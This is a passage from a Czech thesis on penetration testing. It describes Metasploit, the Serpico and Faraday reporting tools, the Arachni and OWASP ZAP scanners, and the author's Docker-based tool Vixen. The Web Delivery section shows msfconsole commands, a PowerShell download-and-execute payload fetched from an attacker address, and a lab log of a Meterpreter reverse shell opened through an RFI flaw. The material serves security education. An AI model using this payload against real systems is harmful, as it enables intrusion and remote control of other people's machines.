Z výpisu je zřejmé, že žádné vážné zranitelnosti nalezeny nebyly. V konfiguraci serveru však chybí hlavička X-Frame-Option[46], ochrana cookie příznakem *secure*[47] a *httponly*[48]. Dále byl nalezen podezřelý soubor *clientaccesspolicy.xml*, který by měl být manuálně zkontrolován.

4.3 Exploitace

Metasploit framework

Metasploit framework[49] je balíček nástrojů pro testování bezpečnosti sítí a webových aplikací. Je to nejpoužívanější nástroj pro penetrační testování na světě. Standardně je nainstalován v distribuci Kali Linux. Konkrétně verze framework je bezplatná komunitní verze pro volné použití. Metasploit má rozsáhlou databázi skládající se z 6 typů modulů – payload, exploit, post-exploitation, nop, auxliliary, encoder.[15]

- **Payload** – škodlivý kód, který je spuštěn na cílovém systému k vytvoření reverse shell.
- **Exploit** – kód, který využívá zranitelnosti na konkrétním systému k vytvoření reverse shell nebo způsobí neoprávněnou změnu v systému. (Dirty COW[50], MS17_010[51], atd.)
- **Post-exploitation** – nástroje používané po zavedení exploitu (keylog_recorder[52], arp_scanner[53]), vyvoláváme operace na napadeném stroji
- **Nop** – No Operation, používány pro změnu podoby vzoru, škodlivého kódu, obvykle dochází k přidání určitého počtu náhodných bajtů před payload.
- **Auxiliary** – skenery zranitelností a nástroje k testování
- **Encoder** – kodér škodlivých kódů, změní podobu a skryje tak payload před detekcí antivirovým programem nebo IDS/IPS.

Základní příkazy:
msfupdate – aktualizace databáze
msfconsole – spuštění konzole Metasploitu
> *help* (help search) – zobrazí dostupné příkazy
> *search* (search MS17_010) – vyhledá konkrétní vstup v databázi modulů

[46] znemožní zobrazit stránku jako IFRAME, ochrana proti clickjacking útoku
[47] zabránění přenosu nové cookie přes nešifrovaný kanál
[48] zmírňuje riziko přístupu skriptu k chráněnému souboru cookie
[49] `https://github.com/rapid7/metasploit-framework`
[50] zranitelnost privilegovaných eskalací v jádře Linuxu
[51] zranitelnost SMB serveru umožňující vzdálené spuštění kódu
[52] zaznamenává stisknuté klávesy
[53] zobrazí ARP tabulku

> *show* (show options) – zobrazí informace a možnosti
> *use* (use exploit/...) – vybírá použití specifického modulu
> *set* (set payload, set RHOST) – nastavení hodnot pro daný modul
> *sessions* – ukáže všechny aktivní relace

Zadní vrátka pomocí Web Delivery

Web Delivery[54] je mocná technika a způsob, jak po sobě zanechat minimum stop. V rámci Metasploitu se nám nabízí exploit pro Web Delivery payload v PHP, jazyce Python nebo PowerShell[55]. Exploit se stává užitečným, pokud již máme alespoň částečnou kontrolu nad cílovým serverem. Útok probíhá bez toho, aniž by došlo k zápisu některých souboru na disk.

```
msfconsole
>use exploit/multi/script/web_delivery
>set LHOST 192.168.200.18 (útočník)
>set LPORT 4444
>set TARGET 2 (PSH)
>set payload windows/meterpreter/reverse_tcp
>exploit
```

Právě jsme vygenerovali payload pro PowerShell, který vypadá následovně:

```
powershell.exe -nop -w hidden -c $Q=new-object
net.webclient $Q.proxy=[Net.WebRequest]::GetSystemWebProxy()
$Q.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;
IEX $Q.downloadstring('http://192.168.200.18:8080/en0NXBI');
```

Současně se u nás otevřel port 4444 pro příchozí reverse shell. Cílový server běží na OS Windows a provozuje webový server Apache. Webová stránka trpí zranitelností Remote File Inclusion (RFI), která umožňuje vložit soubor na stránky a spustit jej. Z výstupu pro PowerShell vytvoříme Batch (BAT) soubor a spustíme jej na serveru. Škodlivý kód je stažen z naší adresy na portu 8080 a spuštěn. Tím se otevře reverse shell do napadeného zařízení.


```
msf exploit(web_delivery) >
[*] 192.168.200.50   web_delivery - Delivering Payload
[*] Sending stage (40499 bytes) to 192.168.200.50
[*] Meterpreter session 1 opened (192.168.200.18:4444 ->
192.168.200.50:52382) at 2017-12-12 09:18:05 +0100
```

[54] doručení payloadu prostřednictvím webového stránky
[55] prostředí pro automatizaci a konfiguraci od firmy Microsoft

4.4 Report

Serpico project

Nástroj Serpico[56] byl vytvořen pro spolupráci při psaní reportů z penetračního testování. Podstatou je zkrátit drahocenný čas strávený nad psaním reportů. Serpico je stále ve vývoji a nabízí pohodlné webové rozhraní s podporou SSL/TLS. Nasazení aplikace doporučuji prostřednictvím Docker[57] kontejneru. K dispozici je databáze šablon, kterou libovolně upravovat. Šablony jsou postaveny na Microsoft Word Meta-Language ve formátu Word Document (DOCX). Důvodem byla jednoduchost a minimální náročnost pro úpravy. Pro tvorbu své vlastní je ideální použít již existující a tu upravit dle svých požadavků. Aplikace standardně obsahuje seznam zranitelností, který lze upravit nebo doplnit. Nabízí import výsledků z nástrojů Nessus nebo Burp Suite. V rámci aplikace lze vytvářet nové uživatele, korigovat jejich oprávnění nebo je propojit s Active Directory (AD) pro autentizaci. Ke každému reportu lze přikládat přílohy. Výstupem je strukturovaný dokument ve formátu DOCX. [16]



Obr. 5: Ukázka prostředí Serpico project


Domnívám se, že prostředí je stabilní a přehledné. Za poslední čas proběhly znatelné změny. Jedinou nevýhodou může být formát DOCX, se kterým aplikace pracuje jak u šablon, tak na výstupu.

[56] `https://github.com/SerpicoProject/Serpico`
[57] forma odlehčené virtualizace

Faraday IPE

Faraday IPE[58] představuje koncept navržený pro distribuci, indexování a analýzu dat generovanou během bezpečnostních auditů. Velkou předností je jeho jednoduchost a rozsáhlá podpora dostupných nástrojů.

V případě bezplatné komunitní verze však nemůžeme mluvit o nástroji na reportování, jelikož vytvoření reportu umožňuje pouze profesionální a korporátní verze. Pro naše účely je komunitní verze dostačující, jelikož nám jde především o zpracování a prezentaci výsledků z penetračního testování v určité standardizované formě.



Obr. 6: Ukázka prostředí Faraday IPE

Rozhraní je založeno na pracovních prostorech *workspaces*, z nichž každý z nich obsahuje objevené informace. S vloženými daty lze libovolně manipulovat. Aplikace se skládá ze dvou částí - Faraday Client a Faraday Server. Oba můžou běžet na téže hostu, ovšem závisí na konkrétních potřebách. Pro ukládání dat se používá databáze CouchDB[59]. Dostupné jsou různé skripty a pluginy pro import reportů z jiných nástrojů.

Podporovány jsou distribuce jako Debian, Ubuntu, ArchLinux. Aplikaci je možné nasadit za použití SSL/TLS, nedostatkem komunitní verze je chybějící možnost autorizace, ale daný problém můžeme obejít pomocí HTTP Basic auth[60] se souborem htpasswd[61]. [17]


[58] `https://github.com/infobyte/faraday/`
[59] dokumentově orientovaný databázový systém
[60] jednoduché ověření přístupu
[61] soubor k ukládání uživatelských jmen a hesel

5 Nástroje pro komplexní penetrační testování

Jde o pokročilé nástroje, které nabízejí širší spektrum testovaných zranitelností především v oblasti webových aplikací. Patří do fáze Discovery, neboli objevování z pohledu útočníka. Používáme je k automatizovanému hledání zranitelností.

5.1 Arachni

Arachni[62] je vysoce výkonný a oblíbený software mezi penetračními testery. Vyhodnocuje bezpečnost webových aplikací využitím škálovatelnosti a modularity. Na rozdíl od některých jiných nástrojů je schopen rozpoznat dynamickou povahu webové aplikace a díky integrovanému prostředí dokáže kontrolovat kód na straně klienta i u moderních webových technologiích jako je JavaScript, HTML5[63], DOM nebo Asynchronous JavaScript and XML (AJAX). Sleduje a učí se na základě chování aplikace a analýzou metadat z HTTP odpovědí redukuje výskyt false positive[64]. Napsaný je v Ruby[65] a dostupný na platformách Linux, Windows i Mac OS. Testování zpříjemňuje kvalitně zpracované webové rozhraní.



Obr. 7: Ukázka webového rozhraní nástroje Arachni


Umožňuje komunikaci přes Remote Procedure Call (RPC) a REST API, které jsou důležité při integraci do jiných řešení. Rozsah testovaných oblastí a další nastavení lze specifikovat v konfiguračním souboru profilu. Export výsledků je možný

[62] `https://github.com/Arachni/arachni`
[63] verze značkovacího jazyka HTML
[64] falešně pozitivní nález
[65] interpretovaný skriptovací programovací jazyk

ve formátech HTML, XML, JSON, Ain't Markup Language (YAML)[66]. Komerční služby pro Arachni zprostředkovává firma Sarosys LLC[67]. Jde o stabilní a efektivní nástroj apelující na jednoduchost. [18]

5.2 OWASP ZAP

OWASP Zed Attack Proxy[68] (ZAP) je světově nejpopulárnější nástroj pro testování bezpečnosti webových aplikací. Kromě schopnosti automaticky hledat potencionální zranitelnosti je současně vhodným společníkem pro pokročilé penetrační testery při manuálním testování. Aktivním vývoje se zabývají stovky dobrovolníků na mezinárodní úrovni. Podpora je napříč všemi distribucemi přes Windows, Linux i Mac OS. Nástroj je napsán v jazyku Java[69] a používá propracované GUI rozhraní. [19]



Obr. 8: Ukázka aplikačního rozhraní nástroje OWASP ZAP

Program zahrnuje řadu bezpečnostních nástrojů jako je proxy na zachytávání provozu, spider[70], kolekce skenerů pro automatizovaný/pasivní sken, brute-force, port sken, řízení relací, komunikace přes web sockets. K dispozici je REST API pro vlastní integraci s jiným řešením. Standardní verzi lze obohatit o další testovací

[66] nástroj pro serializaci strukturovaných dat
[67] `http://www.sarosys.com/`
[68] `https://github.com/zaproxy/zaproxy`
[69] objektově orientovaný programovací jazyk
[70] nástroj pro průzkum souborových cest

moduly a pluginy prostřednictvím ZAP Marketplace, které mohou pomoci při detekci dalších zranitelností. Umožňuje nastavit autentizaci přes formulář nebo skript. Podporuje report výsledků ve formátu XML, JSON, HTML. Jde o nástroj s širokým uplatněním. Srovnání s nástrojem Arachni je komplikovanější, jelikož jde v obou případech o velice zdařilé aplikace podobného charakteru. ZAP má však širší využití a podporu, navíc je znám především jako proxy pro zachytávání provozu. Dalším nástrojem podobným OWASP ZAP je balíček Burp Suite Scanner[71]. [20]

[71] `https://portswigger.net/burp`

6 Integrace nástrojů pro skenování zranitelností


V této části došlo k implementaci vlastního nástroje Vixen v jazyce Python. Výsledkem je řešení, které integruje vybrané nástroje pro penetrační testování a výstupy exportuje přímo do prostředí Faraday IPE. Svou povahou lze software zařadit mezi middleware, jelikož dochází ke spojení několika funkčních řešení. Víceúčelové prostředí Faraday IPE je použito především pro shromažďování a analýzu informací získaných v reálném čase prostřednictvím integrovaných nástrojů.

6.1 Integrované nástroje

Pro všechny vybrané nástroje existuje modul na zpracování výstupů do prostředí Faraday. Výběr proběhl i na úkor možnosti exportu do formátu XML. V případě komplexnějších nástrojů byla nutná dostupnost API. K integraci jsem vybral následující.

- Nmap – nástroj pro skenování a průzkum sítí. Obsahuje až 400 NSE a podporuje export do formátu XML. Nepoužívá API, takže integrace musela proběhnout lokálně.
- Nikto – výkonný skener webových rozhraní. Rychlý test potencionálně zranitelných bodů. Možnost specifikace rozsahu testování a exportu výsledků do formátu XML. Integrace na lokální úrovni, jelikož též nedisponuje API.
- SSL check – testuje SSL/TLS konfiguraci. Nabízí export výsledků do formátu XML. Integrován formou skriptu.
- Arachni – pokročilý skener webových zranitelností s dostupností API. Podpora moderních webových technologií a schopnost učení se analýzou metadat. Export do formátu XML.
- OWASP ZAP – populární nástroj pro penetrační nástroj. Dostupné API a export do XML. Možnost zachytávání provozu.

Pro zachování kompatibility a jednoduchosti mezi více distribucemi je architektura postavena na Docker kontejnerech, které spojují odlehčenou virtualizaci s automatizací. Nástroje byly vybrány na základě povahy testování, rozsahu funkcí, dostupnosti API a zranitelností, jež pokrývají.




Obr. 9: UML diagram nástroje Vixen

Pro nasazení nástroje Vixen je využit původní Docker image[72] Faraday IPE (infobyte/faraday), který je pomocí souboru Dockerfile-vixen[73] náležitě upraven a rozšířen o nástroje Nmap a Nikto. V případě aplikací Arachni a OWASP ZAP jsem využil již existující image, který se jen nakonfiguroval dle potřeb. Všechny kontejnery jsou postavené na distribuci Ubuntu.

[72] inertní, nezměnitelný soubor, který funguje jako snímek kontejneru


[73] skript složený z různých příkazů a argumentů k automatizaci a vytvoření nového image



Obr. 10: Diagram sestavení kontejnerů

Důvodem pro toto rozhodnutí je především úspora času při realizaci a údržbě. Návrh aplikace se musel podřídit skutečnostem, že nástroje Nmap ani Nikto nemají vlastní API, takže došlo k přidání těchto nástrojů přímo do kontejneru *Vixen & Faraday*, čímž se usnadnila i jejich integrace pro nástroj Vixen. V případě aplikace ZAP a Arachni jsem využil existence funkčních a otestovaných Docker obrazů, u nichž jsem si nastavil REST API pro propojení s mým nástrojem Vixen. Při rozšiřování se předpokládá použití dalších kontejnerů. Z uvedeného diagramu můžeme vidět, že kontejner Arachni komunikuje přes REST API na portu 7331 a OWASP ZAP využívá port 8090 jednak pro komunikaci s REST API na portu 8090, ale současně umožňuje zachytávání provozu formou proxy serveru na téže portu. Faraday IPE má otevřené webové rozhraní na portu 5985, na který je současně přesměrován stejný port z lokálního rozhraní. Přístup k nástroji Vixen zastává SSH port 22, jenž je současně přesměrován na port 222 lokálního rozhraní.

Jádrem je soubor *docker-compose.yml*, který umožňuje automatizované nasazení celého řešení spolu s nástrojem Vixen. Celková doba realizace se pohybuje v řádech několika minut. Soubor *docker-compose.yml* současně nabízí detailní úpravu konfigurace v rámci kontejnerů. Můžeme regulovat jejich chování, jména, oprávnění, porty, síťovou konfiguraci, hesla, API klíče a spouštět i konkrétní příkazy. Rozsah testování je možné upravovat převážně v souboru *vixen.conf*, profil skenování nástroje Arachni lze měnit v souboru *arachni_defaults.json*.



Obr. 11: Diagram síťové architektury pro Docker

Na diagramu se nachází přehled síťové architektury vytvořeného řešení souborem *docker-compose.yml*. Jelikož se adresy přidělují dynamicky, definoval jsem pro kontejnery Arachni a OWASP ZAP permanentní záznamy, které reflektují jejich skutečné IP adresy a kontejner *Vixen & Faraday* pak na nich není závislý.

Oproti původnímu návrhu ze semestrálního projektu byla práce obohacena o další komplexní nástroj pro skenování – Arachni. Na místo uvažované kontroly SSL/TLS přes API Qualys Guard SSL[74] byl náležitě upraven skript *SSL check* aplikace Faraday pro lokální testování, což nám umožňuje testovat i aplikace, které nejsou vystaveny do sítě Internet.

Výstupem aplikace je inicializace integrovaných nástrojů dle specifikované konfigurace, která po ukončení skenování cílů provede automatický export výsledků do souboru ve formátu XML. Na základě cíle se v aplikaci Faraday vytvoří pracovní prostor pro všechny reporty z dané instance a ty jsou následně importovány do prostředí Faraday v rámci vytvořeného pracovního prostředí. Dostupné moduly aplikace Faraday tyto výstupy analyzují a konvertují do přehledné a editovatelné podoby. Proces se zahajuje přes konzoli a průběh je znám na základě výpisů.

[74] `https://www.ssllabs.com/ssltest/index.html`

6.2 Vixen

Instalace

Předpokládá se, že nástroj Vixen se bude realizovat přes některou z distribucí Linux – Fedora, CentOS nebo RHEL. Instalace je snadná za použití příkazové řádky. Instalace a spuštění služby Docker:

```
sudo yum install -y epel-release
sudo yum install -y docker docker-compose
sudo systemctl start docker
```

Vstoupíme do repozitáře, sestavíme image a spustíme.

```
cd vixen
sudo docker-compose build
sudo docker-compose up -d
```

Přihlašení je možné pomocí protokolu SSH na lokální port 222:

```
ssh -p 222 root@localhost
```

Výchozí heslo pro přihlášení je specifikováno v souboru *docker-compose.yml*.
Heslo: "Vixen1time"

Vstoupíme do složky *vixen* a spustíme soubor *vixen.py*:

```
cd vixen
./vixen.py
```

Zobrazí se banner aplikace. Obdržíme-li chybovou hlášku charakteru, že jsme nespecifikovali cíl, je vše připraveno. Webové rozhraní aplikace Faraday IPE je dostupné lokálně na portu 5985:

```
http://localhost:5985/_ui/#
```

Na více informací lze narazit napříč dokumentací v souboru *README.md*. Pro skenování stačí následovat informace umístěné v banneru aplikace.

Skenování

Skenování cíle s výstupem do pracovního prostoru:

```
./vixen.py -t http://example.loc
./vixen.py -t https://192.168.100.20:8443
```

Parametr *-t* definuje vstup pro cíl (target).

Skenování více cílů s výstupem do pracovního prostoru:

```
./vixen.py -f firemni_infrastruktura.txt
```

Parametr *-f* představuje vstup ze souboru (file).

Očekávaný tvar pro vstupní soubor je umístění každého cíle na jednotlivý řádek. V případě, že testujeme interní cíl podle doménového jména, které není dostupné z veřejných IP adres, je nutno doplnit DNS servery do souboru */etc/resolv.conf* v kontejneru *vixen-faraday*. Rozsáhlejší úpravy konfigurace je možné provést uvnitř stejného kontejneru a souboru */root/vixen/vixen.conf*, kde lze specifikovat nástroje k testování, parametry, skripty, rozsah, časování apod. Jestli chceme provádět rozsáhlé úpravy v konfiguraci, je vhodné tyto změny vykonat ještě před sestavením Docker image a spouštěním samotných kontejnerů.

